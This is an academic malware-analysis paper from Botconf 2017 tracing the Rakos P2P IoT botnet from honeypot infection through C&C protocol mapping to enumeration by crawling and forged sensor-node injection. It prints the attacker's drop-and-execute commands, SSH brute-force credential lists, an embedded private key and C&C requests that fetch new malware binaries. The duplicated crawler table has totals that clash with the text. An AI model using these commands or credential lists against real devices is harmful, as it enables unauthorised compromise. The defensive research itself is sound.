Exploring a P2P Transient Botnet - From Discovery to Enumeration

Renato Marinho[1] and Raimir Holanda[2]
[1]Morphus Labs, [2]UNIFOR – University of Fortaleza

This paper was presented at Botconf 2017, Montpellier, France, 6-8 December 2017, www.botconf.eu
Published in the Journal on Cybercrime & Digital Investigations by CECyF, https://journal.cecyf.fr/ojs

Abstract

From DDoS attacks to malicious code propagation, Botnets continue to represent a strong threat to entities and users connected to the Internet and, due to this, continue to be an important research area. Those numerous networks showed its power when they interrupted great part of the Internet causing impacts to companies like Twitter and Netflix when Mirai P2P Botnet targeted Dyn company's DNS services back in 2016. In this paper, we present the study that allowed us to find out a "Mirai-like" botnet called Rakos - from our high interactivity honeypot recruitment to the detailed analysis and exploitation of this botnet C&C protocol using crawling and node-injection methods to enumerate and estimate its size. Our contribution also includes a comparison between two P2P botnet exploration methods used in our research and in which situations they may perform better in further analysis. Additionally, we propose the term "transient" to designate botnets formed by malware that does not use persistence on the compromised system as this tends to be usual amongst modern threats to IoT (Internet of Things) devices.

Keywords: botnet, transient, IoT, DDoS.

1 Introduction

We expected our new high interaction honeypot would get infected by Mirai, but it wasn't. Instead in the first days, it received a variety of attacks ranging from SSH port forwarding for "Viagra and Cialis" SPAM to XORDDoS failed deployment attempts. By the third day, it was insistently hit and compromised by Rakos, a Linux/Trojan.

As expected, based on this malware behavior reported last December by ESET (KÁLNAI, 2016), the honeypot was recruited into a botnet and immediately attempted connections to other hosts on the Internet, both to "call home" and to search for new victims. Although it wasn't our initial plan, the differences in behavior we noticed between the variant that attacked us and the report whetted our curiosity and made us analyze it.

After analysis and exploitation of this **transient P2P** botnet communication channel and employing Crawling and Sensor Injection enumeration methods, we found a network with approximately **8,300** compromised devices per day spread over **178** countries worldwide. Considering the recent DDoS attack reported by Incapsula [2] against an US College, originated from 9,793 bots which was able to generate 30,000 requests per second during 54 hours, we may infer how potentially threatening this Rakos botnet could be.

This article details how we discovered and exploited this botnet. It is divided as follows: In the second and third sections, we present how the attack occurred and how we captured and analyzed the malware communication to extract and understand the botnet C&C channels. In the fourth section, we explain the environment and methodology we employed to enumerate the botnet and estimate its size. In the fifth section, we present the results, including the botnet estimated size, its worldwide distribution and the most affected devices, to mention some of them. In the end, we open a discussion on how easy those cyber weapons are built and maintained nowadays and how challenging is to prevent its creation and to protect against them.

2 Honeypot recruitment

The third day after our honeypot deployment, we received the first Rakos attack. After having tried multiple username/password combinations like support/support, mint/mint and admin/password123, for example, the attacker successfully logged in with pi/raspberry, as seen in Figura 1.

```
IP: [redacted] 146 PassLog: Username: pi Password: raspberry
Accepted password for pi from [redacted].146 port 59980 ssh2
```

Figura 1 - First Rakos SSH connection

After the logon, the attacker issued the following commands sequence: “id”, “uname –o” and “uname –m”. Their intention was to discover the operating system and the architecture of the targeted machine, as seen in Figure 2

```
id
uid=1000(pi) gid=1000(pi) groups=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),2
v),997(gpio),998(i2c),999(spi)
uname -o
GNU/Linux
uname -m
armv7l
```

Figure 2 - id, uname –o and uname –m commands issued by attacker

Next, the attacker created a very simple shell script to validate he could create a file and execute it in the target system, as seen in Figure 3.

```
cat > /tmp/init && chmod +x /tmp/init && /tmp/init && rm -f /tmp/init
#!/bin/sh
echo okok
```

Figure 3 - Attacker validating his privileges on the remote machine

Note that the second “ok” is the result of the “*echo ok*” command and it is what the attacker received from his script remote execution. This validates he was authorized to create a file, execute and remove it from the remote system.

Upon access validation, the attacker uploaded his binary. In the Figure 4 you can see the command used to do it and part of the dropped payload.

```
cat > /tmp/init && chmod +x /tmp/init
^?ELF^A^A^A^C^@^@^@^@^@^@^@^B^@(^@^A^@^@^@@k^V^@4^@^@^@^@^@^@^B^@^@^E4^@ ^@^B^
@^A^@^@^@~P?^@^@~P?M^@~P?M^@^@^@^@^@^@^@^@^F^@^@^@^@^@^A^@?3hUPX!?^Q^M^W^@^@^@^@
~@R????:~\~@??ud??~K^Q~N??Z
~J^A^X?&?p?Ls?~^2fkO?"~I1b?~L
??~F@?d^Ze?      ~]?~Vc
Tt^N??]???vS~L??v^]=^_~Q~V?\~JN?Lg?~WG?^O~N?w~_9W5?Ti*^@^Q?
^@^NP^@^@^Z^C^@^@n(H?)?^Uh?C?{h?;?~^[x~[?~H?M? N5~K?_?h@^R| ~[?$~J^Xz?O???~O,~Tz??
R?Q?<5~I=~V~C#??^L^H~MH^X^V~^?I^W~B^@1?????M?~T^@"w~L[??~^D~W?~B?/?~S~\?^H?^T^[q?W
^P^]?8q??w^M?>~C~D5?X39??wa$^^????D?H^G???ch'?~\}^[?~H^[~O^E=>????^TŹ?
Fy??~X?@@fv?5~S' ^\;?D^Y~~W^C~R^P????0?~D^LK??W?wZ?^H^Eb~GT~IY?^Sr>???~H@?^@?^MK~Z~
X^E?^[F]?~K??~I??~WJM??~[~SüYw^j;f??~U^A??~R^?.~F????X^E?q]~C????l^M_^\MP^B[?^~RX?
```

Figure 4 - Rakos binary deployment

In the latest remote interaction, the binary was executed with lots of parameters and later removed from the disk, as seen in Figure 5.

```
/tmp/init version && rm -f /tmp/init
version: 54
generation: 24
fork: 28
ip: [redacted]
username: pi
password: raspberry
logging: false
davros:
  ip: ""
  username: ""
  password: ""
  tunnel: ""
checkers:
- http://httpbin.org/ip
userpass:
- 6294:MckCOzXttMqk
- 1.9:SSH
- 887827:vBCeKCgm
```

Figure 5 - Deployed malware being executed and removed from the system

The parameters given to the binary comprehends:

- The username/password combination and IP address used to log on to the victim machine;
- A “*checker*”, which is an address to be consulted by the bot to discover its own public IP address;
- A list of username/passwords combinations for the SSH brute-force attacks;
- A list of “*skaros*”, which are IP addresses of botnet C&C servers;
- And a “tls” section with a self-signed SSL digital certificate, its private and CA Keys, as seen in Figure 6.

```
tls:
  key: |
    -----BEGIN EC PRIVATE KEY-----
    MHcCAQEEIKtrzePbsF6c/ytB6EmFKARlCWH9AlCemTEHDcHu8oh6oAoGCCqGSM49
    AwEHoUQDQgAEVjwk3tebf/g5n6GNyfIoZ3MCxjVMy6/Wb7Dp+FtFsNRBFEUTxFbk
    AMI46wrq/GQ1V3b7XQf6t19Rd+K2TcOx5w==
    -----END EC PRIVATE KEY-----
  cert: |
    -----BEGIN CERTIFICATE-----
    MIICzzCCAbegAwIBAgIUYGm2sCGYZ9VHDOEPcv/tURW6NDYwDQYJKoZIhvcNAQEL
    BQAwaTELMAkGA1UEBhMCVVMxEzARBgNVBAgTCkNhbGlmb3JuaWExFjAUBgNVBAcT
    DVNhbiBGcmFuY2lzY28xHzAdBgNVBAoTFkludGVybmV0IFdpZGdldHMsIEluYy4x
    DDAKBgNVBAsTA1dXVzAeFw0xNjExMDIwNzM5MDBaFw0xNzExMDIwNzM5MDBaMBAx
    DjAMBgNVBAMTBWRhbGVrMFkwEwYHKoZIzj0CAQYIKoZIzj0DAQcDQgAEVjwk3teb
    f/g5n6GNyfIoZ3MCxjVMy6/Wb7Dp+FtFsNRBFEUTxFbkAMI46wrq/GQ1V3b7XQf6
```

Figure 6 - Part of the SSL certificate given to the malware

Immediately after the execution, Rakos started looking for other victims through SSH brute-force attempts using the received list of credentials. In Figure 7 you can see part of those outbound connection attempts.

```
tcp        0      1 192.168.25.225:48348    [redacted]    .5:22       SYN_SENT
tcp        0      1 192.168.25.225:56780    [redacted]    ›:22        SYN_SENT
tcp        0      1 192.168.25.225:38256    [redacted]     22         SYN_SENT
tcp        0      1 192.168.25.225:37692    [redacted]     22         SYN_SENT
tcp        0      1 192.168.25.225:43306    [redacted]    3:22        SYN_SENT
tcp        0      1 192.168.25.225:55162    [redacted]    ):22        SYN_SENT
tcp        0      1 192.168.25.225:34388    [redacted]    5:22        SYN_SENT
tcp        0      1 192.168.25.225:39398    [redacted]    .:22        SYN_SENT
tcp        0      1 192.168.25.225:59804    [redacted]    ?9:22       SYN_SENT
tcp        0      1 192.168.25.225:50230    [redacted]    38:22       SYN_SENT
tcp        0      1 192.168.25.225:59342    [redacted]    26:22       SYN_SENT
tcp        0      1 192.168.25.225:48652    [redacted]    4:22        SYN_SENT
tcp        0      1 192.168.25.225:51528    [redacted]    04:22       SYN_SENT
tcp        0      1 192.168.25.225:45980    [redacted]    73:22       SYN_SENT
```

Figure 7 - Rakos trying to recruit new victims

Additionally, Rakos opened a random high TCP port, which we later discovered to be used for bot to bot communication.

3 Botnet C&C Channel Analysis

To better understand this **P2P botnet** behavior and its C&C protocol, we listened to its traffic for 24 hours and we noticed two kinds of communications: one between bots through HTTP and, the other, between bots and C&C servers through TLS/SSL. In this section, we detail the commands we mapped.

Some definitions before start:

- ***Checkers*:** how bots or infected machines are called within this botnet;
- ***Skaros*:** name given to control nodes or C&C servers;
- One node may play both roles.

3.1 Communication between *Checkers* and *Skaros*

The connections between *Checkers* and *Skaros* are done through SSL/TLS encrypted sessions. To have access to the messages, it was necessary to intercept the traffic using a classic man-in-the-middle attack. See below the list of captured commands, their descriptions, sample queries and responses.

Command: POST /ping HTTP/1.1

Description: This command is used by *Checkers* to notify a *Skaro* along with its information and stats. It includes: system architecture, operating system, a "checker" port number (used for bot to bot communication) and machine load (CPU and Memory). In the response, it receives the SSL certificate files (CA, CERT and KEY), a list of up to 30 *Skaros* addresses and 50 *Checkers*.

Sample query:

```
POST /ping HTTP/1.1
Host: [redacted]:443
User-Agent: Go-http-client/1.1
Content-Length: 651
Connection: close

{"arch":"arm","config":56,"fork":58,"generation":55,"install_queue":
0,"ip":"[redacted]","origin":"[redacted]","os":"linux","password":"raspberry","services":
{"http":{"addr":"[redacted]:443","available":false,"running":false},"checker":
{"addr":"[redacted]:16509","available":true,"running":true}},"stats":{"cnt":"scan: 0 bless: 0 sm:0
ins: 0 iq: 0 mem: 29067k","cpu":"4 x ARMv7 Processor rev 4 (v7l) 1200Mhz","facts":"host: raspberrypi
pid: 2489 uid: 1000 args: [/tmp/kworker]","load":"0.31 0.46 0.36","mem":"697MB / 925MB free
(12.35% used)"},"uptime":1077,"username":"pi","uuid":"55df678d-ca44-4bf8-bd12-
fba1298d4f33","version":736}
```

Figure 8 - C&C PING sample request

Sample answer:

```
HTTP/1.1 200 OK
Server: nginx/1.10.0 (Ubuntu)
Date: Sat, 20 Mar 2017 13:25:31 GMT
Content-Type: application/json
Content-Length: 4971
X-Frame-Options: SAMEORIGIN

{"tls": {"ca": "-----BEGIN CERTIFICATE-----REDACTED\n-----END CERTIFICATE-----
\n", "cert": "-----BEGIN CERTIFICATE-----REDACTED\n-----END CERTIFICATE-----
\n", "key": "-----BEGIN EC PRIVATE KEY-----\REDACTED\n-----END EC PRIVATE
KEY-----\n"}, "ok": true, "uuid": "55df678d-ca44-4bf8-bd12-fba1298d4f33",
"skaros": ["[redacted]:443", "[redacted]:443", "[redacted]:443",
"[redacted]:443", "[redacted]:443", "[redacted]:443",
"[redacted]:443", "[redacted]:443", "[redacted]:443",
"[redacted]:443", "[redacted]:443", "[redacted]:443",
"[redacted]:443", "[redacted]:443", "[redacted]:443",
"[redacted]:443", "[redacted]:443", "[redacted]:443",
"[redacted]:443", "[redacted]:443", "[redacted]:443",
"[redacted]:443", "[redacted]:443", "[redacted]:443"], "version": 736,
"install": [], "checkers": ["http://[redacted]:12944", "http://
[redacted]:10845", "http://[redacted]4396", "http://
[redacted]76:19518", "http:/[redacted]0:18560", "http://
[redacted]5:14354", "http:/[redacted]7:15538", "http://
[redacted]:16063", "http://[redacted]8521", "http://
[redacted]:10087", "http://[redacted]18430", "http://
[redacted]4:13973", "http:/[redacted]11345", "http://
[redacted]:13914", "http://[redacted]5:14447", "http://
[redacted]5:18961", "http:/[redacted]8:15817", "http://
[redacted]:17678", "http://[redacted]9610", "http://
[redacted]2:10456", "http:/[redacted]5:10372", "http://
[redacted]:19190", "http://[redacted]18012", "http://
[redacted]:17165", "http://[redacted]7936", "http://
[redacted]4:13809", "http:/[redacted]0980", "http://
[redacted]8:18474", "http:/[redacted]16886", "http://
[redacted]:10579", "http://[redacted]2299", "http://
[redacted]9:15699", "http:/[redacted]0:18174", "http://
[redacted]:10016", "http://[redacted]8408", "http://
[redacted]7:13128", "http:/[redacted]38:10202", "http://
[redacted]24:13536", "http:/[redacted]34:13301", "http://
[redacted]2:16576", "http:/[redacted]15794", "http://
[redacted]2318", "http://15[redacted]9827", "http://
[redacted]:14433", "http://[redacted]14722", "http://
[redacted]4:18464", "http:/[redacted]19416", "http://
[redacted]57:19716", "http:/[redacted]07:12011", "http://
[redacted]18200"], "config": 56, "check": []}
```

Figure 9 - C&C PING sample response

Command: GET /upgrade/up HTTP/1.1

Description: Command issued by the Checker to get a new list of username/password combinations from a *Skaro*.

Sample query:

```
GET /upgrade/up HTTP/1.1
Host: [redacted]
User-Agent: Go-http-client/1.1
Accept-Encoding: gzip
Connection: close
```

Figure 10 - C&C Upgrade/up sample request

Sample answer:

```
HTTP/1.1 200 OK
Server: nginx/1.10.0 (Ubuntu)
Date: Tue, 20 Mar 2017 04:33:09 GMT
Content-Type: application/octet-stream
Content-Length: 4163
Last-Modified: Mon, 20 Mar 2017 09:15:47 GMT
Etag: "58bd28c3-1043"
Accept-Ranges: bytes

6294:MckCOzXttMqk
1.9:SSH
887827:vBCeKCgm
user:penis
860634:OVyKDDflM
19741:AciTDmcnobaFt
ubuntu:ubnt
shell:sh
user:vagina
user:4rfv5tgb
desktop:desktop
...
```

Figure 11 - C&C Upgrade/up sample response

Command: GET /upgrade/vars.yaml HTTP/1.1

Description: Issuing this command, a Checker receives a response like the initial parameters. It's a kind of configuration refresh.

Sample query:

```
GET /upgrade/vars.yaml HTTP/1.1
Host: [redacted]:443
User-Agent: Go-http-client/1.1
Accept-Encoding: gzip
Connection: close
```

Figure 12 - C&C Upgrade/vars sample request

Sample answer:

```
HTTP/1.1 200 OK.
Server: nginx/1.10.0 (Ubuntu).
Date: Tue, 21 Mar 2017 05:18:00 GMT.
Content-Type: application/octet-stream.
Content-Length: 3154.
Last-Modified: Mon, 20 Mar 2017 12:40:01 GMT.
Etag: "58cfcda1-c52".
Accept-Ranges: bytes.

---

version: 55
logging: no
generation: 0

skaro:
ips:
- "[redacted]"
- "[redacted]"
ping: 60

checkers:
- "http://httpbin.org/ip"

userpass: [
"1:1",
]

binaries:
- /tmp/kworker
- /tmp/init
- /tmp/sshd
- /tmp/ssh
- /tmp/.swap
- ./kworker
- /bin/init
- /usr/bin/jsp1.8

tls:
ca: |
-----BEGIN CERTIFICATE-----
MIIDwzCCAqugAwIBAgIUQCFcDr0/6/E/cnMLfPTLx5eTMvwwDQYJKoZIhvcNAQEL
BQAwaTELMAkGA1UEBhMCVVMxEzARBgNVBAgTCkNhbGlmb3JuaWExFjAUBgNVBAcT
DVNhbiBGcmFuY2lzY28xHzAdBgNVBAoTFkludGVybmV0IFdpZGdldHMsIEluYy4x
DDAKBgNVBAsTA1dXVzAeFw0xNjEwMDUxMDM1MDBaFw0yMTEwMDQxMDM1MDBaMGkx
...
```

Figure 13 - C&C Upgrade/vars sample response

Command: GET /upgrade/linux-armv5 HTTP/1.1

Description: This command is used to get a new version of the malware binary file.

Sample query:

```
GET /upgrade/linux-armv5 HTTP/1.1
Host: [redacted]:443
User-Agent: Go-http-client/1.1
Accept-Encoding: gzip
Connection: close
```

Figure 14 - C&C Upgrade binnary sample request

Sample answer:

```
HTTP/1.1 200 OK
Server: nginx/1.10.0 (Ubuntu)
Date: Tue, 21 Mar 2017 02:41:13 GMT
Content-Type: application/octet-stream
Content-Length: 1408848
Last-Modified: Mon, 20 Mar 2017 19:33:32 GMT
Etag: "58d02e8c-157f50"
Accept-Ranges: bytes

.ELF.............(.....l..4.........4. ...
(.....................x~..x~.....................M...M.....................hUPX!.
.........K...K.....|..........?.E.h;....#..$..
.R....:....ud.......Z
....&.p.Ls..2fkO.".1b..
```

Figure 15 - C&C Upgrade binary sample response

3.2 Communication between *Checkers*

The communication between ***Checkers*** is essentially to discover their own public IP address. The bots reaches each other through HTTP requests using the high random TCP port they bind.

See below the list of commands, its descriptions, sample queries and responses.

Command: GET / HTTP/1.1
Description: One bot querying another to discover its own IP address.
Sample query:

```
GET / HTTP/1.1
Host: [redacted]:16509
User-Agent: Go-http-client/1.1
Accept-Encoding: gzip
```

Figure 16 - C&C GET sample request

Sample answer:

```
HTTP/1.1 200 OK
Server: fasthttp
Date: Sun, 26 Mar 2017 00:33:59 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 27

{"origin":"[redacted]"}
```

Figure 17 - C&C GET sample response

Command: GET /love HTTP/1.1
Description: Like the previous command, one bot uses "/love" to query another for its own IP address and PTR (the reverse name associated with that IP address). There is a "zen" parameter we didn't realize its function.
Sample query:

```
GET /love HTTP/1.1
Host: [redacted]:16509
User-Agent: Go-http-client/1.1
Accept-Encoding: gzip
```

Figure 18 - C&C love sample request

Sample answer:

```
HTTP/1.1 200 OK
Server: fasthttp
Date: Sun, 26 Mar 2017 00:32:56 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 69

{"origin":"[redacted]","ptr":"static.vnpt[redacted].","zen":[4]}
```

Figure 19 - C&C love sample response

4 Sizing the Botnet

Now that we better understand the C&C channel, we can move on to the intelligence gathering phase. The objective here is to enumerate the population of this botnet, classify its nodes into *Skaros* and Checker groups and get as much information as possible about them. In order to achieve this we implemented two standard approaches to size P2P botnets named ***Crawling*** and ***Sensor Injection*** [3] as defined below.

1) **Crawling:** this strategy consists in visiting as many nodes as possible and collecting information about them. The crawler starts by requesting a **seed node** for its neighbor list and iteratively requests every newly discovered and active node for their neighbor list until all bots are discovered [4];

2) **Sensor Injection:** This second strategy is to inject fake nodes into the botnet as sensor nodes [5]. The

objective is to offer the network fake nodes to be contacted by the others while enumerating them.

We detailed this techniques in the next section.

4.1 Crawling

To maximize our chances of finding an 'always available and responsive' seed node, we investigated the lists of *Skaros* we collected using "/ping" command to discover prevalent IP addresses. Doing this, we found a group of three IPs both present in the section "*skaro*" in response to the C&C command "/upgrade/vars.yaml" and in the section "proxies" in the response to the C&C command "/ping", making them good seed candidates.

To validate this, we queried them manually issuing "/ping" commands. As result, two of them didn't respond and the other answered with an SSL error message, as seen in Figure 20.



Figure 20 – A Super Skaro denying a query

At this moment, the SSL certificate found into the C&C command responses started to make sense. Using it, we issued another "/ping" to the same *Skaro* that, this time, answered with the expected results, including a list of up to 30 *Skaros* and 50 *Checkers*. This botnet protection/authentication mechanism indicated to us the importance of this node to the botnet and made us choose it to be our seed node. We decided to call them "**Super *Skaros***".

Finally, we programed a script to automate the crawling process. The script, written in Python, iteratively requests the seed node for the known *Skaros*. Then requests the resulted *Skaros* for the *Skaros* they know and so on until there is no new *Skaro* to request. The script also creates a graph of the botnet while discovering it to easy further analysis of nodes interconnections.

4.2 Sensor Injection

Given the restricted number of *Skaros* and *Checkers* returned by each query, the crawling approach may give us just a limited view of the whole botnet. Even when we tried to repeat the query for the same *Skaro*, the returned list usually included just a small number of new nodes.

To overcome this problem and to improve the quality of our enumeration process, we decided to apply the **Sensor Injection** method, which, for this research, consists in inserting fake nodes (*Skaros* and *Checkers*) into the botnet and collecting information about the nodes that contact them.

To insert the ***Checker* Sensor**, we basically ran the malware binary on a controlled environment preventing it from establishing any SSH outgoing connections and monitored the network traffic to enumerate all bots that contacted it. As the communication between *Checkers* isn't encrypted, this strategy could give us the possibility to inspect any content posted to or from our sensor.

To insert the ***Skaro* Sensor**, we had to study the C&C channel to discover how a new *Skaro* announces itself to the botnet. Observe the parameters sent in a "/ping" C&C command in

Figure 21. There are parameters under the section "http" indicating its IP address, "running" and "available" states.



Figure 21 – Ping C&C command parameters

It turns out that this is exactly the service used by *Skaros* to receive queries from *Checkers*. Thus, forging those parameters could give us the possibility to insert our sensor node into the network.

To validate our assumption, we prepared a "/ping" command with manipulated parameters pointing to the "http service" IP address of one of our honeypots and sent it to a valid *Skaro*. Next, we issued a new "/ping" command to the same *Skaro* and confirmed that our Sensor Node appeared in the returned *Skaro* list, as seen in Figure 22.

Figure 22 – Sensor node injection

Next, by analyzing the network traffic we could see many HTTPS connections reaching our honeypot indicating that the Skaro Sensor injection worked correctly.

To receive and handle those HTTPS connections, we deployed a Nginx server and configured it with the botnet default SSL certificates. With this setup up and running, we started to receive POST and GET requests coming from *Checkers*, as seen in Figure 23.



Figure 23 – A sample of the connections received by our Skaro

To capture and store the data posted to the *Skaro* Sensor, we created a simple PHP script to append to a file the received HTTP POST parameters. In Figure 24 there is an example of a *Checker* posted data using the "/ping" C&C command, as always, full of information about the victim, including credentials in clear text.

Figure 24 – Sample data posted to the Skaro Sensor through a "/ping" C&C command

Finally, to maintain our *Skaro* Sensor alive on the botnet, we kept sending the manipulated "/ping" command to the *Skaros* on the network. To implement this, we just configured the "/ping" request of the Crawling method with the appropriate values. As the Crawling would periodically visit all active *Skaros*, our Sensor Node would always be propagated.

4.3 Environment Setup

After defining the methodology and tuning the scripts, it was time for us to create an environment to execute our experiments, detailed in this section.

As we were dealing with a P2P botnet, distributing the Sensor Nodes in different parts of the world could give us a better view of the botnet, especially if it imposed any kind of communication restriction or load balancing based on geographic regions or IP addresses.

Thus, we distributed **5 Sensor Nodes** in the following locations:

- North America: **Oregon**
- South America: **São Paulo**
- Europe: **Ireland**
- Southeast Asia: **Singapore**
- Oceania: **Australia**

In each location, we installed a honeypot with the configurations and scripts necessary to run the Crawling and Sensor Injection experiments, which include:

- Network packet capture: to capture all inbound and outbound connections;
- A Nginx HTTPS server: to be our *Skaro* Sensor;

- The Crawling Script: to run the crawling process while enumerating all *Skaros* and *Checkers* and to create graphs;
- A Rakos binary: to be our *Checker* Sensor;
- An outbound filter: all the outgoing connections on TCP port 22 (SSH) were blocked to avoid our honeypot from scanning the Internet for victims.

4.4 Running the Experiments

Finally, we put our plan into action. The experiments were started simultaneously in all honeypots. Shortly after, the Crawling Process was already querying 30 to 60 *Skaros* and the Sensor Nodes were receiving connections from the botnet. All as expected.

After **72 hours**, we stopped the experiment and started processing all the collected data. The results are shown in the next section.

5 Results

The experiments generated approximately 5 GB of data amongst PCAP files, HTTP requests, crawled data and graph files that were handled and inserted into an **Elastic Stack** [6] and **Gephi** [7] platforms for querying and visualization purposes.

The result details are shown in this section separated by enumeration method.

5.1 Crawling Results

The crawling process revealed a total of **779** unique nodes from which 281 are *Skaros* and 498 are *Checkers*, as detailed in

Crawler / Node Type	Checker	Skaro	**Total**
São Paulo	499	281	**780**
Singapore	499	281	**780**
Ireland	496	281	**777**
Oregon	498	281	**799**
Sydney	498	281	**799**
Unique	**498**	**281**	**799**

Table 1.

Crawler / Node Type	Checker	Skaro	**Total**
São Paulo	499	281	**780**
Singapore	499	281	**780**
Ireland	496	281	**777**
Oregon	498	281	**799**
Sydney	498	281	**799**
Unique	**498**	**281**	**799**

Table 1 - Crawler results

As we can see, the results amongst crawlers were very similar with a slight variation in *Checkers* total. This may reflect the use of the same seed node and the restricted number of nodes returned in each query.

Graphs were produced for each crawler to make it easy to represent the botnet and its interconnections. One of those graphs, as seen in Figure 25, show the discovery path from the seed node, in green, to *Checkers*, in lilac, passing through *Skaros*, in orange. In summary, each node is connected just to the node from which it was discovered during the crawling process.



Figure 25 - Crawling graph – discovery path

The other graph shows the real interconnection between nodes, as seen in Figure 26. Here we can see a very thick botnet where, virtually, all *Checkers* know all *Skaros*.

.



Figure 26 - Crawling graph - all edges

Now, plotting the discovery path graph on the world map, as seen in Figure 27, we may have an idea of the

botnet distribution worldwide. To geolocalize the nodes, we used MaxMind database [8].

Figure 27 - Crawling discovery graph - World Map

5.2 Sensor Nodes Results

As we expected, the crawling strategy gave us just a small view of the whole picture. In fact, it accounted for just 3,15% of the total number of discovered nodes. The other part, 96,84% or **24,839 nodes**, was found by the Sensor Nodes, as detailed in Table 2.

City / Node Type	Checker	Skaro	Both	Unique
São Paulo	4521	48	34	4534
				18%
Singapore	5069	50	44	5074
				20%
Ireland	4874	49	24	4898
				20%
Oregon	5110	48	42	5115
				21%
Sydney	5210	46	39	5216
				21%
Unique	24782	239	182	**24839**

Table 2 - Sensor Nodes results

Each sensor discovered an average of 5,000 unique *Checkers* and 48 unique *Skaros* during the whole experiment. Comparing to the Crawling method, it's interesting noting that, although Sensor Injection could discover 50x more *Checkers*, it discovered 15% less *Skaros*. It is also worth mentioning that the efficiency of Sensor Nodes depends on the continuous "/ping" to maintain the Sensor Nodes "alive".

The Figure 28 and Figure 29 represent all the connections received by "São Paulo" and Ireland sensors. The big yellow node represents the sensor node. In lilac are the *Checkers* and in orange, the *Skaros*.



Figure 28 - São Paulo sensor connections

Figure 29 - Ireland Sensor connections

The graph for the other sensor nodes are very like these differing basically by the geographic position of the sensor node.

5.3 Botnet World Distribution

Now, plotted without the edges and sensor nodes, the worldwide botnet distribution is shown in Figure 30. It's clearly perceived a high node concentration in Europe, highlighting France, Italy and Spain.

Figure 30 - Botnet world distribution

However, isolating the countries, the highest concentration of nodes is in China, followed by Vietnam, as seen in Figure 31.

The Top 10 countries are shown in Figure 31.

